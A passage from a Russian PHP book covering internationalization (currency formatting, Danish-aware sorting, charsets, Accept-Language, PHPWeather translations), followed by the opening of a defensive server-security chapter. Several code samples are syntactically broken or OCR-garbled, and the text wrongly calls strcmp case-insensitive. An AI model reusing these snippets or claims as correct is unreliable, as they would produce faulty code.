setlocale(LC_ALL, 'en_US');
$locale_info = localeconv();
echo(number_format($amount,
    $locale_info['frac_digits'],
    $locale_info['mon_decimal_point'],
    $locale_info['mon_thousands_sep']));
```

```

setlocale(LC_ALL, 'da_DK');
$locale_info = localeconv();

echo(number_format($amount,
    $locale_info['frac_digits'],
    $locale_info['mon_decimal_point'],
    $locale_info['mon_thousands_sep']));
?>

```

Первая команда echo выводит 123,456.12, а вторая - 123.456,12. В простых задачах применять localeconv() нетрудно, но если потребуется учесть всю информацию, которую она способна представить, могут возникнуть сложности.

Мы получим большой объем сведений о расположении символа денежной единицы и выводе денежных сумм. Следующая функция также сообщит нам, должен ли иметься пробел между двумя частями показываемой суммы. Функция использует эту информацию, чтобы возвратить форматированную строку:

```

function localef($amount)
{
    // Экспорт значений, возвращаемых localeconv, в локальную область видимости
    extract(localeconv());
}

```

Сначала число форматируется с помощью number\_format(). Эта функция использует абсолютное значение \$amount, поэтому мы убираем знак минус. Необходимо обеспечить абсолютное значение \$amount, потому что локаль может определять свои знаки вместо обычных плюса (+) и минуса (-). Эта функция устанавливает в \$sign правильный знак:

```

// Сначала форматируется число без знака
$number = number_format(abs($amount),
    $frac_digits,
    $mon_decimal_point,
    $mon_thousands_sep);

```

Функция localef() также строит ключ, с помощью которого можно будет потом найти нужный формат в массиве. Ключ строится путем конкатенации различных переменных, используемых для выбора формата строки. Этот прием делает код более компактным, чем в случае применения операторов if и case. Таким образом, каждый символ ключа соответствует различному выбору.

Если первый символ 1, значит, \$(n|p)\_cs\_precedes имеет истинное значение, т. е. символ денежной единицы должен предшествовать числу. Поэтому мы видим, что \$currency\_symbol предшествует %s во всех строках формата, ключ которых начинается с 1. Спецификатор %s будет заменен фактическим числом, когда далее строка формата будет применена:

```

if ($amount < 0) {
    $sign = $negative_sign;
    /* Следующие команды преобразуют булево значение в целое число */
    $n_cs_precedes = intval($n_cs_precedes == true);
    $n_sep_by_space = intval($n_sep_by_space == true);
    $key = $n_cs_precedes . $n_sep_by_space . $n_sign_posn;
} else {
    $sign = $positive_sign;
    $p_cs_precedes = intval($p_cs_precedes == true);
    $p_sep_by_space = intval($p_sep_by_space == true);
    $key = $p_cs_precedes . $p_sep_by_space . $p_sign_posn;
}

$formats = array(
    // Символ денежной единицы после суммы
    // Без пробела между суммой и знаком.
    '000' => '(%s' . $currency_symbol . ')',
    '001' => $sign . '%s' . $currency_symbol,
    '002' => '%s' . $currency_symbol . $sign,
    '003' => '%s' . $sign . $currency_symbol,
    '004' => '%s' . $sign . $currency_symbol,

    // Один пробел между количеством и знаком.
    '010' => '(%s' . $currency_symbol . ')',
    '011' => $sign . ' %s' . $currency_symbol,
    '012' => '%s' . $currency_symbol . $sign,
    '013' => '%s' . $sign . $currency_symbol,
    '014' => '%s' . $sign . $currency_symbol,

    // Символ денежной единицы перед суммой
    // Без пробела между суммой и знаком.
    '100' => '(%s' . $currency_symbol . '%s)',
    '101' => $sign . $currency_symbol . '%s',
    '102' => $currency_symbol . '%s' . $sign,
    '103' => $sign . $currency_symbol . '%s',
    '104' => $currency_symbol . $sign . '%s',

    // Один пробел между суммой и знаком.
    '110' => '(%s' . $currency_symbol . ' %s',
    '111' => $sign . $currency_symbol . ' %s',
    '112' => $currency_symbol . ' %s' . $sign,
    '113' => $sign . $currency_symbol . ' %s',
    '114' => $currency_symbol . ' ' . $sign . '%s');

    // Ищем ключ в массиве.
    return sprintf($formats[$key], $number);
}

```

Каждая строка формата, ключ которой оканчивается нулем, помещает число в круглые скобки. Если бы мы не отбрасывали знак числа, он помешал бы в этих случаях, поскольку результат был бы (-123.45), тогда как должно быть (123.45).

Функция завершается вызовом `printf()` с правильной строкой формата.

## Сортировка

В PHP есть встроенные функции, действующие над массивами и сортирующие их разными способами. В целом, сортировка специальных символов языка осуществляется некорректно. Например, в датском языке есть три специальных символа: æ, ø и å. Эти символы должны сортироваться в указанном порядке, но PHP сортирует их так: å, æ и ø.

Проблема в том, что PHP сортирует символы в соответствии с их ASCII-кодами. ASCII-код заданной буквы легко определить с помощью встроенной функции `ord()`:

```
$ascii = array(
    'a' => ord('a'),
    'b' => ord('b'),
    'c' => ord('c'),
    'æ' => ord('æ'),
    'ø' => ord('ø'),
    'å' => ord('å'));

echo("<pre>\n");
print_r($ascii);
echo("</pre>\n");
```

Этот код дает следующий результат (рис. 22.3):




Рис. 22.3. Определение ASCII-кода букв

## natsort()

```
void natsort(array array)
```

Функция `natsort()` правильно сортирует специальные символы. Мы видим, что ASCII-коды «а», «б» и «с» чудесно следуют друг за другом. Благодаря этому легко сравнивать и сортировать строки, но при добавлении «æ», «ø» и

«а» им были отведены пустые места в таблице символов. Что еще хуже, они были размещены не в алфавитном порядке. Это послужило источником проблем на долгие годы, но сейчас поздно что-либо исправлять, поскольку исправление должно быть обратно совместимым со всем установленным программным обеспечением. Из-за того что написано много кода, обходящего эту проблему, мы столкнулись с довольно неприятной ситуацией. Об этом уроке необходимо помнить, сталкиваясь с новыми проблемами при языковых преобразованиях.

Еще более осложняет дело то, что во многих языках есть дополнительные правила, согласно которым некоторые символы сортируются иначе, будучи объединены вместе. В датском языке две соседние буквы «а» сортируются как один символ «å».

### usort()

```
void usort(array array, string cmp_function)
```

Функция `usort()` помогает писать собственные функции сортировки. `array` – это сортируемый массив, а `cmp_function` – имя функции, посредством которой надо сравнивать два элемента массива. Нам требуется написать только функцию сортировки, а собственно сортировку символов выполнит PHP.

Функция сравнения должна принимать два аргумента и возвращать целое число – отрицательное, ноль или положительное, если первый аргумент соответственно меньше второго, равен ему или больше него.

В качестве функции сравнения можно взять встроенную функцию PHP или написать свою. Используя `strcoll()`, мы устанавливаем правильную локаль, а затем вызываем `usort()`:

```
setlocale(LC_TIME, 'da_DK');
usort($array,'strcoll');
```

Функция `strcoll()` включена в PHP с версии 4.0.5. Ее достоинство в том, что она учитывает все, что системной локали известно о языке. Следовательно, она знает и о тех правилах, по которым два символа должны сортироваться как один самостоятельный.

## Пользовательская функция сравнения

Функция `strcoll()` доступна в PHP начиная с версии 4.0.5, но мы можем написать собственную функцию сравнения.

Наша функция будет правильно сортировать три специальных символа датского языка. Функция не будет рассматривать «aa» как «а», потому что это слишком усложнило бы ее и лишило поучительности. Функция начинает работу, проверяя, действительно ли оба аргумента являются строками. Если это не так, сравниваем аргументы, как это сделал бы PHP, если бы мы вызывали функцию `sort()`:

```
function daCmp($a, $b)
{
    /* Числа и т. д. . */
    if (!is_string($a) || !is_string($b)) {
        if ($a < $b) {
            return -1;
        } elseif ($a == $b) {
            return 0;
        } else {
            return 1;
        }
    }
}
```

При сортировке символов датского языка мы не делаем различия между буквами верхнего и нижнего регистров, поэтому преобразуем обе строки к нижнему регистру и сравним их:

```
$a = strtolower($a);
$b = strtolower($b);

// Равные элементы.
if ($a == $b) return 0;
```

Затем мы просматриваем строки, пока не найдем в них два отличающихся символа. Результат сравнения этих двух символов определит порядок двух элементов в массиве. Счетчик `$i` указывает на место, в котором различаются строки, поэтому сравнивать надо `$a[$i]` и `$b[$i]`:

```
$i = 0;
while($a[$i] == $b[$i]) {
    $i++;
}
```

Последняя буква «ж» нужна для того, чтобы поймать «æ». Если ее опустить, `strrpos()` возвратит 0, что неверно, даже если буква найдена:

```
$special_chars = 'æøðæ';
```

Двумерный массив, который следует далее, используется для выяснения относительного порядка специальных символов. Во внешнем массиве есть элементы для каждого специального символа. Это символ, находящийся в первом аргументе, `$a`. Каждый элемент является массивом, содержащим те же самые специальные символы. Этот внутренний массив – символ, находящийся во втором аргументе, `$b`.

Таким образом, для сортировки символов «0» и «ж» мы входим в строку «0» и находим колонку «æ». Там мы обнаруживаем +1, и это значение должна возвратить функция сравнения в данном случае, потому что считается, что «0» больше, чем «æ». Массив симметричен – по диагонали располагаются нули, потому что при сравнении, скажем, «à» и «â» функция должна возвратить ноль:

```
$matrix = array(
    'æ' => array('æ' => 0, 'ø' => -1, 'å' => -1),
    'ø' => array('æ' => +1, 'ø' => 0, 'å' => -1),
    'å' => array('æ' => +1, 'ø' => +1, 'å' => 0));
```

Затем у нас есть несколько довольно неприятно выглядящих операторов if-then-else(). Первый оператор проверяет, является ли \$a[\$i] особым символом. Если так, проверяем и \$b[\$i].

Если оба символа специальные, используем для сортировки двумерный массив. Если \$a[\$i] - особый символ, а [\$i] - нет, считаем, что \$a[\$i] больше, чем \$b[\$i], и возвращаем 1. Если ни \$a[\$i], ни \$b[\$i] не являются специальными символами, применяем для сравнения строк стандартный способ PHP - функцию strcmp(). Она безопасна для двоичного сравнения, нечувствительна к регистру и не работает с управляющими символами:

```
// $a[$i] является специальным символом
if (strpos($special_chars, $a[$i])) {
    // Both characters are special
    if (strpos($special_chars, $b[$i])) {
        /* $a[$i] is greater than $b[$i]
           because it is a special
           character. */
        return $matrix[$a[$i]][$b[$i]];
    } else {
        return 1;
    }
}
// $b[$i] является специальным символом
} elseif (strpos($special_chars, $b[$i])) {
    // Both characters are special
    if (strpos($special_chars, $a[$i])){
        /* $a[$i] is less than $b[$i]
           because it is not a special
           character. */
        return $matrix[$a[$i]][$b[$i]];
    } else {
        return -1;
    }
} else { /* Ни один из символов не является специальным */
    return strcmp($a, $b);
}
?>
```

Адаптация этой функции к другим языкам должна оказаться довольно простой. Надо лишь изменить двумерный массив. Это должно быть совершенно просто благодаря его симметрическому виду.

## Кодировка символов

Важно разобраться, каким образом символы, которые мы пишем в сценариях PHP, обрабатываются самим PHP и броузером.

### Вывод с учетом локали

PHP особенно не интересуется кодировкой символов. Он просто читает строки и пересыпает содержимое броузеру. Это означает, что надо следить за ловушками, в которые можно попасть, создавая перевод на греческий язык. Обычно интерпретация посылаемых символов возлагается на броузер. Но иногда выбор набора символов важен.

### Как заставить броузер понимать язык

Пытаясь определить кодировку документа, броузер испытывает влияние ряда факторов:

- Он использует кодировку символов, указанную сервером в параметре HTTP charset (в поле Content-Type)
- Если такого поля нет, он будет искать объявление `<meta>` с атрибутом `http-equiv`, установленным в Content-Type, и значение `charset`
- Если и это не удастся, он может попытаться угадать кодировку, но полагаться на это нельзя

В любом случае следует стремиться к тому, чтобы сообщить броузеру о кодировке символов в самом начале сценария. Заголовки HTTP надо посыпать броузеру раньше любых других данных. Также надо добавить объявление `<meta>` в элемент `<head>` веб-страницы.

Следующая веб-страница сначала добавляет заголовок HTTP, а затем также использует объявление `<meta>` в теге `<head>`, чтобы убедить броузер в том, что мы хотим установить на данной странице кодировку ISO-8859-2 для чешского текста:

```
<?php
header('Content-Type: text/html; charset=ISO-8859-2');
?>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-2"/>
    <title>Test Czech Encoding</title>
  </head>
  <body>

    <h1>Bohusel!</h1>

    <p>Pro město 'Aalborg, Denmark' nejsou k disposici ¾ádná data</p>

  </body>
</html>
```

По-английски этот текст означает «Sorry! There's no data for 'Aalborg, Denmark'». И взят из сценария, генерирующего прогнозы погоды.

Некоторые участки текста выглядят очень странно — вместо подчеркивания (\_) появляется символ «три четверти». Это лишь подчеркивает тот факт, что понимать символы должен броузер, а не редактор или PHP.

Тот же результат можно видеть на любой странице, написанной на иностранном языке. Часто приходится принимать изменение набора символов, используемого броузером. Буквы a–z останутся теми же, но специальные символы могут измениться.

## Реакция на предпочтения броузера с помощью PHP

К счастью, не приходится гадать, из какой страны посетитель сайта. Обычно броузер передает эту информацию при первом запросе к серверу с помощью заголовка `Accept-Language`.

Не следует полагать, что броузер не примет документ на немецком языке, если он не указал его в числе своих предпочтительных языков. Заголовок — это лишь совет для веб-сервера.

*Сайт <http://www.debian.org/> интенсивно пользуется этим заголовком. Если броузер настроен правильно, то страницы должны автоматически появляться на вашем родном языке (конечно, при условии, что эта страница на него переведена).*

В PHP заголовок `Accept-Language` автоматически становится доступным как глобальная переменная `$HTTP_ACCEPT_LANGUAGE`. Это строка, в которой перечислены принимаемые языки в порядке их приоритета. Если передать эту строку `explode()`, то будет получен массив, с которым можно работать.

Вот функция, которая принимает массив имеющихся языков и возвращает лучшие из них с учетом `$HTTP_ACCEPT_LANGUAGE`. Массив имеющихся языков следует упорядочить так, чтобы первый из них использовался по умолчанию, если `$HTTP_ACCEPT_LANGUAGE` не соответствует ни одному из имеющихся языков:

```
function getBestLanguage($avail_lang)
{
    $accept_lang = explode(' ', $GLOBALS['HTTP_ACCEPT_LANGUAGE']);
    while (list($key, $lang) = each($accept_lang)) {
        if (in_array($lang, $avail_lang)) {
            return $lang;
        }
    }
    return reset($avail_lang);
}
```

С помощью этой функции легко выбрать язык для первого вывода ее пользователю. Конечно, пользователь должен иметь возможность при желании изменить язык. Весьма раздражает, если все веб-страницы вдруг начинают появляться на чешском языке и неизвестно, как вернуться к английскому.

Теперь мы можем определить, какой язык предпочитает пользователь. Если сайт поддерживает этот язык, тогда локаль должна обеспечить нас информацией о том, какой набор символов должен отображаться на странице.

Можем расширить наш маленький броузер файловой системы, применив то, о чем сейчас узнали:

```
<?php
class App
{
    var $output;
    var $avail_lang;
```

Конструктор инициализирует массив доступных языков и выбирает среди них лучший:

```
functionApp()
{
    $this->avail_lang = array('en', 'da', 'pl');
    $this->setLanguage($this->getBestLanguage());
}
```

Исходя из массива имеющихся языков (\$avail\_lang) и заголовка Accept-Language, переданного броузером, эта функция возвратит код лучшего языка:

```
/function getBestLanguage()
{
    $accept_lang=explode(' ', $GLOBALS['HTTP_ACCEPT_LANGUAGE']);
    while (list($key, $lang)=each($accept_lang)) {
        if (in_array($lang, $this->avail_lang)) {
            return $lang;
        }
    }
    return reset($this->avail_lang);
}
```

Функция setLanguage() осуществляет переход на другой язык путем создания нового объекта вывода:

```
function setLanguage($new_language='')
{
    switch ($new_language) {
        case 'en':
            $this->output = new English_Output();
            break;
        case 'da':
            $this->output = new Danish_Output();
            break;
    }
}
```

```
        case 'pl':
            $this->output = new Polish_Output();
            break;

        default:
            $this->setLanguage($this->getBestLanguage());
            break;
    }
}
```

Вот базовый класс для всех классов вывода:

```
class Basic_Output
{
    var $strings;

    function _( $string )
    {
        if ( isset($this->strings[$string]) ) {
            return $this->strings[$string];
        } else {
            return $string;
        }
    }

    function gettext( $string )
    {
        return $this->_( $string );
    }
}
```

Общая функция `outNumFiles()`, которую мы уже видели:

```
function outNumFiles($count) {
    if ($count == 0) {
        return $this->gettext("No files.");
    } elseif ($count == 1) {
        return $this->gettext("1 file.");
    } else {
        return sprintf($this->gettext("%s files"), $count);
    }
}
```

Функция `getCharset()` возвращает набор символов для перевода:

```
function getCharset()
{
    return $this->strings['charset'];
}
```

```
class English_Output extends Basic_Output
{
    ...
}
```

Конструктор инициализирует массив \$strings, записывая правильный набор символов. Другие строки находятся в basicOutput:

```
function English_Output()
{
    $this->strings = array(
        'charset' => 'ISO-8859-1');
}

class Danish_Output extends Basic_Output
{
    function Danish_Output()
    {
        $this->strings = array(
            'No files.' => 'Ingen filer.',
            '1 file.' => '1 fil.',
            '%s files.' => '%s filer',
            'charset' => 'ISO-8859-1');
    }
}

class Polish_Output extends Basic_Output
{
    function Polish_Output()
    {
        $this->strings = array(
            'charset' => 'ISO-8859-2');
    }

    function outNumFiles($count)
    {
        if ($count == 0) {
            return "Nie ma plików.";
        } elseif ($count == 1) {
            return "1 plik.";
        } elseif ($count <= 4) {
            return "$count pliki.";
        } elseif ($count <= 21) {
            return "$count plików.";
        } else {
            $last_digit = substr($count, -1);
            if ($last_digit >= 2 && $last_digit <= 4) {
                return "$count pliki.";
            } else {
                return "$count plików.";
            }
        }
    }
}
```

Наконец, создадим новый объект App и отправим правильный заголовок, прежде чем выводить HTML:

```
$obj = new App();

header('Content-Type: text/html; charset=' . $obj->output->getCharset());
».

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
    "http://www.w3.org/TR/REC-html40/loose.dtd">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=<?php
            echo($obj->output->getCharset()); ?>">
        <title>My App</title>
    </head>
    <body>

        <?php
            echo("<p>" . $obj->output->outNumFiles(7) . "</p>\n");
        ?>

    </body>
</html>
```

## Строки многобайтовых символов

Существует немало языков, в которых недостаточно одного байта для каждого символа. В одном байте содержится 8 бит, и потому он может содержать 256 ( $2^8$ ) различных значений. В таких языках, как китайский и японский, тысячи символов. В китайском письме 40 000 символов. В японском содержатся все китайские и еще два алфавита. Для этих языков каждый символ должен иметь размер два или более байтов.

Если использовать такие строки в сценарии, то нельзя применять обычные строковые функции, предполагающие, что каждый символ занимает один байт. Мы должны обратиться к функциям, названия которых начинаются с mb.

Например, получим первые три символа строки с помощью `mb_substr()`:

```
$start = mb_substr($string_with_chinese_characters, 0, 3);
```

Кроме того, следует обратить внимание на возможность различной кодировки строк. Выяснить кодировку можно с помощью функции `mb_detect_encoding()`. Установить кодировку выходных данных HTTP, чтобы ее понял браузер, можно с помощью `mb_http_output()`. Этой функцией можно пользоваться вместе с `mb_output_handler()`, например:

```
mb_http_output("UTF-8");
ob_start("mb_output_handler");
```

После вызова этой функции весь вывод будет сконвертирован в Unicode.

Обратите внимание на акроним «UTF-8». UTF-8 преобразует все символы Unicode в кодовые последовательности переменной длины. Явное преимущество при этом состоит в обратной совместимости. Например, символы Unicode, соответствующие обычному набору ASCII, имеют такие же значения байтов, как ASCII, и состоят из одного байта. Символы Unicode, преобразованные в UTF-8, могут использоваться существующим программным обеспечением, для которого не потребуется больших изменений.

Наконец, пошлем правильную строку набора символов MIME с помощью функции `mb_preferred_mime_name()`:

```
header("Content-Type: text/html; charset=" .
    mb_preferred_mime_name($outputenc));
```

## PHP Multi-Byte String Module

Есть много функций обработки строк многобайтовых символов, в совокупности называемых модулем PHP многобайтовых строк (PHP multi-byte string module). Особое внимание уделено кодировке японских символов, но на данный момент поддерживаются следующие наборы символов:

UCS-4, UCS-4BE, UCS-4LE, UCS-2, UCS-2BE, UCS-2LE, UTF-32, UTF-32BE, UTF-32LE, UCS-2LE, UTF-16, UTF-16BE, UTF-16LE, UTF-8, UTF-7, ASCII, EUC-JP, SJIS, eucJP-win, SJIS-win, ISO-2022-JP(JIS), ISO-8859-1, ISO-8859-2, ISO-8859-3, ISO-8859-4, ISO-8859-5, ISO-8859-6, ISO-8859-7, ISO-8859-8, ISO-8859-9, ISO-8859-10, ISO-8859-13, ISO-8859-14, ISO-8859-15.

## `mod_mime` в Apache

В сервер Apache встроена поддержка различных языков. Обеспечивающий ее модуль `mod_mime` компилируется в Apache в стандартной конфигурации. Кроме того, он также устанавливается в конфигурации по умолчанию.

Дайте файлам такие имена, чтобы они оканчивались двумя символами кода страны соответствующего языка. Например, назовите английский файл указателя `index.html.en`, французский - `index.html.fr`, и т. д.

## PHPWeather: практический пример

PHP Weather (<http://sourceforge.net/projects/phpweather/>) это сценарий, который показывает на веб-сайте погоду в данный момент. Поскольку этот сценарий переведен более чем на десять языков, проблемы i18n будут возникать постоянно.

PHP Weather получает сводку погоды в файле, закодированном в специальном формате. Эти файлы данных, **METAR**, как их называют (<http://weather.noaa.gov/weather/metar.shtml>) создаются один или два раза в час в аэропортах всего мира. PHP Weather может получать METAR из примерно 3000 аэропортов через FTP или HTTP с центрального сервера. В результате раско-

дирования **METAR** получается много информации. Мы узнаем, что ветер дует с севера со скоростью, допустим, 5 миль в час. Можно также узнать, что нижняя граница облачности лежит на высоте 5000 футов, и т. д.

После извлечения информации из METAR помещаем ее в примерно такие предложения:

```
echo("The temperature is $temp_f degrees Fahrenheit ($temp_c degrees Celsius).");
```

В данном примере в переменных `$temp_f` и `$temp_c` уже содержится значение температуры, измеренное в градусах Фаренгейта и Цельсия.

Конечно, некоторые строки в METAR сложнее. Если взять, например, информацию о ветре, то там много необязательных сведений. Там могут быть данные о шквалах или перемена направления ветра, поэтому строки становятся меньше или операторы `if` могут стать больше. Здесь мы просто построим логику, необходимую для помещения строк на английском языке в сценарий. Код будет выглядеть так:

```
if(isset($cloud_layer1_altitude_ft)) {
    $sky_str = "There were <b>$cloud_layer1_condition</b> at a height of " .
               "<b>$cloud_layer1_altitude_m</b> meters" .
               "<b>$cloud_layer1_altitude_ft</b> feet";
} else {
    $sky_str = "The sky was <b>clear</b>";
}
```

Этот маленький фрагмент кода создает строку:

```
There were scattered clouds at a height of 2438 meters (8000 feet)
```

Слово «`scattered`» входило в данные, возвращенные функцией, декодировавшей METAR.

Теперь, если пользователь попробует перевести этот код на датский язык, то поскольку на `i18n` не было обращено никакого внимания, придется просто просмотреть файл и заменить все английские строки эквивалентными датскими. Хотя сценарий создан для того, чтобы генерировать сообщения на английском, он будет также работать с прямой заменой на датский, возможно, благодаря тому, что словарь метеосводок достаточно ограничен.

Как мы уже выяснили, это кратковременное решение проблемы `i18n`. Поэтому лучше было бы записать все строки в массив `$strings`, сохранив его в двух разных файлах: `locale_en.inc` и `locale_dk.inc`. Включив нужный файл, можно управлять языком сообщений.

Эта система, основанная на внешнем локализованном файле с переводом, позволяет без труда понять идею, лежащую в основе действия перевода. Начать можно с такого файла:

```
<?php
/*
 *
```

```

 * This file holds the English translation of PHP Weather. To use it,
 * just include it in the main phpweather.inc file.
 *
 * Author: Martin Geisler
 */

if (isset($strings)) {
    unset($strings);
}

/* Load the new strings */

$strings = array(
    'no_data'      => '<blockquote><p>Sorry! There is <b>no data</b> .
                         available for %s.</p></blockquote>',
    'mm_inches'    => '<b>%s</b> mm (<b>%s</b> inches)',
    'precip_a_trace' => 'a trace',
    'precip_there_was' => 'There was %s of precipitation',
    'sky_str_format1' => 'There were <b>%s</b> at a height of <b>%s</b> .
                           meters (<b>%s</b> feet)',
    'sky_str_clear'  => 'The sky was <b>clear</b>');
?>

```

После перевода файл может выглядеть так:

```

<?php
/**
 * This file holds the Danish translation of PHP Weather. To use it,
 * just include it in the main phpweather.inc file.
 *
 * @author Martin Geisler
 */

if (isset($strings)) {
    unset($strings);
}

/* Load the new strings */

$strings = array(
    'no_data'      => '<blockquote><p>Desv&aelig;rre! Der er ' .
                         '<b>ingen data</b> tilst&aelig;de for ' .
                         '%s.</p></blockquote>',
    'mm_inches'    => '<b>%s</b> mm (<b>%s</b> tommer',
    'precip_a_trace' => 'en smule',
    'precip_there_was' => 'Oer var %s nedb&oslash;r ',
    'sky_str_format1' => 'Der var <b>%s</b> i en h&oslash;jde af ' .
                           '<b>%s</b> meter (<b>%s</b> fod)',
    'sky_str_clear'  => 'Himlen var <b>skyfri</b>');
?>

```

По мере того как в сценарии появляются новые строки, соответствующий английский перевод можно добавить во все языки. Это необходимо, чтобы

обеспечить некоторый запас прочности. В этом не было бы необходимости при использовании `gettext()` или функций-оболочек, с которыми мы познакомились выше.

Однако не все идеально. Перевод на некоторые языки может оказаться сложнее - в первую очередь это касается французского и немецкого. Проблема существующей системы в том, что введение дополнительных проверок, необходимых для французского и немецкого языков, нарушит выполнение сценария, а потому и работу всех других переводов. Следовательно, переводчикам придется примириться с логикой английского языка.

Объектно-ориентированная технология дает решение всех этих проблем. Объекты удобны тем, что переводчики могут начать просто с перевода массива строк, как в прежней системе.

Перед применением новой системы надо сделать несколько вещей. Прежде всего, язык функции декодирования должен быть нейтральным, т. е. она будет возвращать только числа. Интерпретировать эти числа в специфическом для языка контексте должна какая-то другая функция. После этого код вывода можно поместить в класс, назвав его, например, `locale_common`. Все переводы будут тогда действовать внутри собственного класса, например:

Этот класс просто загружает массив `$strings` с английскими строками. Тройкратное повторение `%s` предназначено для того, чтобы можно было размечать данные другими кодами, помимо просто `<b>`. Например, первый `%s` можно заменить элементом `<font color="red">`, второй - фактическими данными, а третий - тегом `</font>`. Таким образом, появляется выбор в стиле маркировки.

На этом заканчивается рассказ о том, как можно полностью интернационализировать сценарий из реальной жизни.

## Резюме

В этой главе мы рассмотрели способы интернационализации программ с минимальной затратой сил. Было рассмотрено несколько технологий - чистый PHP с объектами или без них и библиотека Gettext.

Мы также узнали, как получить из броузера информацию о предпочтительном для пользователя языке. На основе этой информации можно отправлять страницы с правильной кодировкой символов.

Наконец, мы разобрали простые примеры, которые могут послужить твердой основой для расширения и экспериментов. Кроме того, мы преодолели некоторые более практические проблемы программирования, показав способы их решения, отличные от обычного подхода, и архитектурные решения для получения реальных результатов в нелинейных языковых **конструкциях**.

# 23

## Система безопасности

Безопасность - одна из тех характеристик приложения, которым очень часто уделяют недостаточное внимание. Это вызывается тем, что она оказывается невидимой как конечному пользователю, так и разработчику. Тот факт, что она невидима, не означает, что она неважна. На самом деле отсутствие должной защиты может оказаться самой заметной чертой вашего сайта. Представьте себе, что вы разработали сложное коммерческое приложение, в котором клиенты передают данные своих кредитных карточек по сети, а хакеры тут же взломали и осквернили ваш сайт. Добавит ли это уверенности вашим клиентам?

Поэтому, хотя система безопасности обычно не видима конечному пользователю, она может также оказаться очень заметной и очень важной. Поэтому при разработке приложений обязательно следует уделить внимание рассмотрению системы защиты.

В этой главе мы рассмотрим следующие темы:

- Определение системы безопасности
- Безопасность сервера
- Система безопасности Apache
- Безопасность и PHP
- Безопасность и MySQL
- Криптография
- Сетевая безопасность
- Безопасность программ

Мы также выскажем некоторые советы и предостережения, прежде чем завершить изложение перечислением некоторых интересных ресурсов, полезных для дальнейшего изучения.

## Что такое система безопасности?

Система безопасности веб-сайтов - обширная тема. Она включает в себя защиту серверов, сетевую безопасность, аутентификацию пользователей, целостность данных и криптографию, если перечислить лишь некоторые вопросы. Важно и то, что нельзя пренебречь одним из указанных аспектов и сосредоточиться на остальных. Каким бы защищенным ни было приложение, оно окажется уязвимым, если только сервер, на котором оно выполняется, также не будет хорошо защищен.

В этой главе мы осветим основы каждого из этих аспектов системы защиты. Мы не будем исчерпывающим образом перечислять все уязвимые места и все ловушки, которых надо избегать, но постараемся разобраться с теми аспектами защиты, на которые следует обращать внимание при разработке веб-приложений.

### Безопасность сервера

Построение системы безопасности можно сравнить с возведением стены. Прежде всего, надо заложить хорошее основание и строить на нем остальное. Если фундамент негодный, то все, что мы на нем возведем, может рухнуть от легкого толчка.

Таким образом, мы должны, прежде всего, заложить надежный фундамент, а это означает защиту веб-сервера. В нашем изложении будет рассматриваться сервер, работающий под Linux.

После установки самой свежей версии дистрибутива надо сразу проверить, имеются ли новые исправления или обновления, связанные с системой защиты. Найти эту информацию достаточно просто. В Интернете есть различные ресурсы, где публикуются данные обо всех выявленных в последнее время уязвимых местах и способах их исправления. Обычно производитель системы предоставляет эту информацию на своем веб-сайте. Например, страница Red Hat, посвященная безопасности, находится на <http://www.redhat.com/support/alerts/>.

Стоит также обратиться и на некоторые другие сайты, посвященные вопросам безопасности:

- Веб-сайт команды оперативного реагирования на компьютерные аварии Computer Emergency Response Team's (CERT) (<http://www.cert.org/>)
- Списки рассылки Security Focus' Bugtraq (<http://www.securityfocus.com/>)
- Packet Storm (<http://packetstorm.decepticons.org/>)

Следующим шагом будет точное определение задач, которые должен выполнять сервер. Должен ли на нем работать почтовый сервер? Действительно ли должна работать система доменных имен Domain Name System (DNS)? Кому необходим "доступ к командной строке"? Требуется ли доступ к командной строке из Интернета или достаточно доступа с терминала?

Точно определив, что требуется на сервере, нам гораздо легче обеспечить его защиту. Начнем с процедуры укрепления сервера.

## Укрепление сервера

Это совершенно необходимая процедура при создании защищенного сервера. Она подразумевает удаление с сервера всех ненужных служб. Например, если веб-серверу не требуется давать пользователям доступ по FTP, эту службу надо удалить; если не требуется сервер времени, его тоже надо удалить, и т. д.

Удалив одни службы, обратимся к тем, которые нам нужны. Например, наш сервер должен предоставлять веб-страницы клиентам. Кроме того, администратору нужен удаленный доступ к оболочке и удаленный доступ FTP.

Оставим пока в стороне необходимость выдачи веб-страниц и обратимся к удаленному доступу к оболочке и FTP. Небезопасны в применении устанавливаемые по умолчанию демоны telnet и FTP, поскольку они передают имя пользователя и пароль через Интернет в незашифрованном виде. Вместо этого можно воспользоваться защищенной оболочкой. Это позволит нам осуществлять администрирование и передавать файлы на сервер через зашифрованный канал.

Сначала надо установить демон защищенной оболочки. Рекомендуем один из двух, которые можно загрузить с <http://www.ssh.fi/> или <http://www.openssh.org/>. После установки и тестирования демона защищенной оболочки лучше всего вообще отключить демоны FTP и telnet.

*Распространенная атака типа отказа в обслуживании заключается в попытке заполнить жесткий диск мусором, обычно временными файлами, чтобы вызвать аварию сервера. Чтобы избежать этого, следует разместить /tmp/ и /var/ на разных разделах, чтобы при переполнении /tmp/ оставалось пространство в разделе /var/ и базовые службы могли продолжить работу.*

## Мониторинг системы

Лучше всего следить за состоянием системы по журналам сервера. Заметив что-либо необычное, надо тщательно изучить запись в журнале и выяснить причину.

Контроль за файлами журналов можно отчасти автоматизировать с помощью сценариев, которые их анализируют и выкидывают несодержательные записи. В главе 20 мы создали простой сценарий командной строки, который выполняет такую работу. Этот сценарий mail\_stats.php можно модифицировать так, чтобы он анализировал и другие файлы, создаваемые нашими приложениями.

Необходимо присмотреться и к другим инструментам мониторинга, например Tripwire. Это приложение, способствующее сохранению целости важных системных файлов и каталогов путем обнаружения всех производимых с ними изменений. Можно настроить Tripwire так, чтобы получать по электронной почте уведомление при изменении одного из этих файлов. Альтерна-

